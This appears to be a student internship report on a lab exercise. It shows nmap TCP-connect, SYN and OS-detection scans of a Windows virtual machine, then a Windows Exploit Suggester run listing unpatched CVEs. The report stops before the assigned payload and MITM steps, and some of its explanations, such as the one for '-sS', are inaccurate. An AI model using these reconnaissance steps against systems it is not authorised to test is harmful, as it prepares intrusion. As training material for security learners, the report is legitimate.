Acmegrade Internship Project

Batch : *CyberSecurity May' 2023*

SR. No	Name of Members
1	Anuja Rajendra Pachwadkar
2	Jyothika Pramod
3	Karan Lodh
4	Sadiyah Akbany
5	Georgiana Lorena Moruz

Project 4: Network Scanning and Perform MITM

Target: Windows Operating System

Hack into your windows target machine by performing Network Scanning to find exploits and Perform MITM on your windows machine. Use all the modules as we discussed

- Describe in detail about the steps followed on both the attacks.
- Find the vulnerabilities of windows machine and try to exploit the vulnerability downloading payload Exploit DB
- Take Necessary screenshots when required to justify the procedure you have followed.


The sequence of module is the following:

(i) Network scanning using nmap
(ii) Finding vulnerability on windows
(iii) Creating payload
(iv) Perform MITM Attack

I. Network Scanning by using NMAP

The network scanning will be realised by using Nmap, because it's a versatile network for both attackers and defenders.

Step (1) Nmap Installation




```
vladimir@vladimir-VirtualBox:~$ sudo apt-get install nmap
[sudo] password for vladimir:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libblas3 liblinear3
Suggested packages:
  liblinear-tools liblinear-dev ndiff
The following NEW packages will be installed:
  libblas3 liblinear3 nmap
0 upgraded, 3 newly installed, 0 to remove and 218 not upgraded.
Need to get 5353 kB of archives.
After this operation, 24,5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

- Installation Size : *4.38 MB*
- How to Install : *Sudo APT Install Nmap*

Step (2) Commands for Nmap on Kali Linux

- Commands: *Nmap -vv -sT -F 192.168.230.129*




```
root@kali:~# nmap -vv -sT -F 192.168.230.129
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-17 12:11 EDT
Initiating ARP Ping Scan at 12:11
Scanning 192.168.230.129 [1 port]
Completed ARP Ping Scan at 12:11, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:11
Completed Parallel DNS resolution of 1 host. at 12:11, 0.01s elapsed
Initiating Connect Scan at 12:11
Scanning 192.168.230.129 [100 ports]
Discovered open port 5357/tcp on 192.168.230.129
Completed Connect Scan at 12:11, 2.82s elapsed (100 total ports)
Nmap scan report for 192.168.230.129
Host is up, received arp-response (0.0011s latency).
Scanned at 2023-08-17 12:11:41 EDT for 3s
Not shown: 99 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON
5357/tcp open  wsdapi  syn-ack
MAC Address: 00:0C:29:A5:78:9C (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.13 seconds
           Raw packets sent: 1 (28B) | Rcvd: 1 (28B)
```

- V stands for verbose mode
- sT stands for TCP connect scan
- There has been a completed ARP Ping scan. For example, in situations when Nmap tries to transmit a raw IP packet, like an ICMP echo request, then the operating system actually needs to identify the target IP's destination hardware called ARP address (nmap.org). And then this enables the proper addressing of the Ethernet frame.

Step (3) Using Nmap


- ***~ #nmap -vv -sS -F 192.168.230.129***



```
root@kali:~# nmap -vv -sS -F 192.168.230.129
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-17 12:12 EDT
Initiating ARP Ping Scan at 12:12
Scanning 192.168.230.129 [1 port]
Completed ARP Ping Scan at 12:12, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:12
Completed Parallel DNS resolution of 1 host. at 12:12, 0.01s elapsed
Initiating SYN Stealth Scan at 12:12
Scanning 192.168.230.129 [100 ports]
Discovered open port 5357/tcp on 192.168.230.129
Completed SYN Stealth Scan at 12:12, 2.06s elapsed (100 total ports)
Nmap scan report for 192.168.230.129
Host is up, received arp-response (0.00046s latency).
Scanned at 2023-08-17 12:12:25 EDT for 2s
Not shown: 99 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON
5357/tcp open  wsdapi  syn-ack ttl 128
MAC Address: 00:0C:29:A5:78:9C (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
           Raw packets sent: 200 (8.784KB) | Rcvd: 2 (72B)
```

- Here the data is : *-sS stands for SYC TCP/ CONNECT SCAN*
- Is showing that the host is up and receiving arp-response. The values are: *0.000462 latency*
- Nmap was realised and 1 IP address was scanned : time - *2.32 seconds*

Step (4) Using Nmap: *~# nmap -vv -O -F 192.168.230.129*




```
root@kali:~# nmap -vv -O -F 192.168.230.129
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-17 12:13 EDT
Initiating ARP Ping Scan at 12:13
Scanning 192.168.230.129 [1 port]
Completed ARP Ping Scan at 12:13, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:13
Completed Parallel DNS resolution of 1 host. at 12:13, 0.03s elapsed
Initiating SYN Stealth Scan at 12:13
Scanning 192.168.230.129 [100 ports]
Discovered open port 5357/tcp on 192.168.230.129
Completed SYN Stealth Scan at 12:13, 2.07s elapsed (100 total ports)
Initiating OS detection (try #1) against 192.168.230.129
Retrying OS detection (try #2) against 192.168.230.129
Nmap scan report for 192.168.230.129
Host is up, received arp-response (0.00094s latency).
Scanned at 2023-08-17 12:13:50 EDT for 7s
Not shown: 99 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON
5357/tcp open  wsdapi  syn-ack ttl 128
MAC Address: 00:0C:29:A5:78:9C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP (92%), AVtech embedded (87%), FreeBSD 6.X|10.X (86%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:freebsd:freebsd:6.2 cpe:/o:freebsd:freebsd:10.3
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows XP SP3 (92%), AVtech Room Alert 26W environmental monitor (87%), FreeBSD 6.2-RELEASE (86%), FreeBSD 10.3-STABLE (85%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=8/17%OT=5357%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=000C29%TM=64DE4745%P=x86_64-pc-linux-gnu)
SEQ(SP=101%GCD=1%ISR=107%TI=I%TS=U)
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
```

- O - stands for (OPERATING SYSTEM)
- In this simulation, based on the data provided couldn’t be found 1 open and 1 closed port

II. Finding vulnerability on windows

A system may have many vulnerabilities. Therefore, how many exploits are available for them and how many of them are critical will be explained by using a quick method.

In this process it will be used as a tool the ‘Windows Exploit Suggester — Next Generation (WES-NG)‘ which is developed on Python in order to show the critical situations. Some vulnerabilities will be provided by using this tool.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\anuja> ls .\wesng-master\


    Directory: C:\Users\anuja\wesng-master


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        22-08-2023     18:04                collector
d-----        22-08-2023     18:04                validation
-a----        22-08-2023     18:04           1760 .gitignore
-a----        22-08-2023     18:04           3636 CHANGELOG.md
-a----        22-08-2023     18:04           6043 CMDLINE.md
-a----        22-08-2023     18:04        2114681 definitions.zip
-a----        22-08-2023     18:04         688951 demo.gif
-a----        22-08-2023     18:04           1458 LICENSE.txt
-a----        22-08-2023     18:04          13962 missingkbs.vbs
-a----        22-08-2023     18:04           6289 muc_lookup.py
-a----        22-08-2023     18:04           5398 README.md
-a----        22-08-2023     18:04           1911 setup.py
-a----        22-08-2023     18:04          41400 wes.py


PS C:\Users\anuja> pip3 install chardet
Collecting chardet
  Downloading chardet-5.2.0-py3-none-any.whl (199 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 199.4/199.4 kB 3.0 MB/s eta 0:00:00
Installing collected packages: chardet
Successfully installed chardet-5.2.0

[notice] A new release of pip available: 22.3.1 -> 23.2.1
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\anuja> systeminfo > sysinfo.txt
PS C:\Users\anuja> ls .\wesng-master\
```

The process will include the following steps:


(i) Download the program and then install one package that is named **‘chardet’.**
(ii) Store the systeminfo output in a file.
(iii) Use the **‘>’** symbol to store the output of the **‘systeminfo command’** :

> systeminfo > sysinfo.txt

Model representation extracted from Windows Powershell:

Fig. 1. Screenshot (step i)


- Access the data from: https://github.com/bitsadmin/wesng
- Vulnerabilities found



```
PS C:\Users\anuja> cd .\wesng-master\
PS C:\Users\anuja\wesng-master> python wes.py C:\Users\anuja\sysinfo.txt
Windows Exploit Suggester 1.03 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 11 for x64-based Systems
    - Generation: 11
    - Build: 22621
    - Version: 22H2
    - Architecture: x64-based
    - Installed hotfixes (4): KB5028948, KB5012170, KB5029263, KB5028756
[+] Loading definitions
    - Creation date of definitions: 20230816
[+] Determining missing patches
[!] Found vulnerabilities!

Date: 20211214
CVE: CVE-2019-0887
KB: KB5008215
Title: Remote Desktop Services?Remote Code Execution Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211214
CVE: CVE-2020-0655
KB: KB5008215
Title: Remote Desktop Services?Remote Code Execution Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211216
CVE: CVE-2021-43216
KB: KB5008215
Title: Microsoft Local Security Authority (LSA) Server Information Disclosure Vulnerability
```

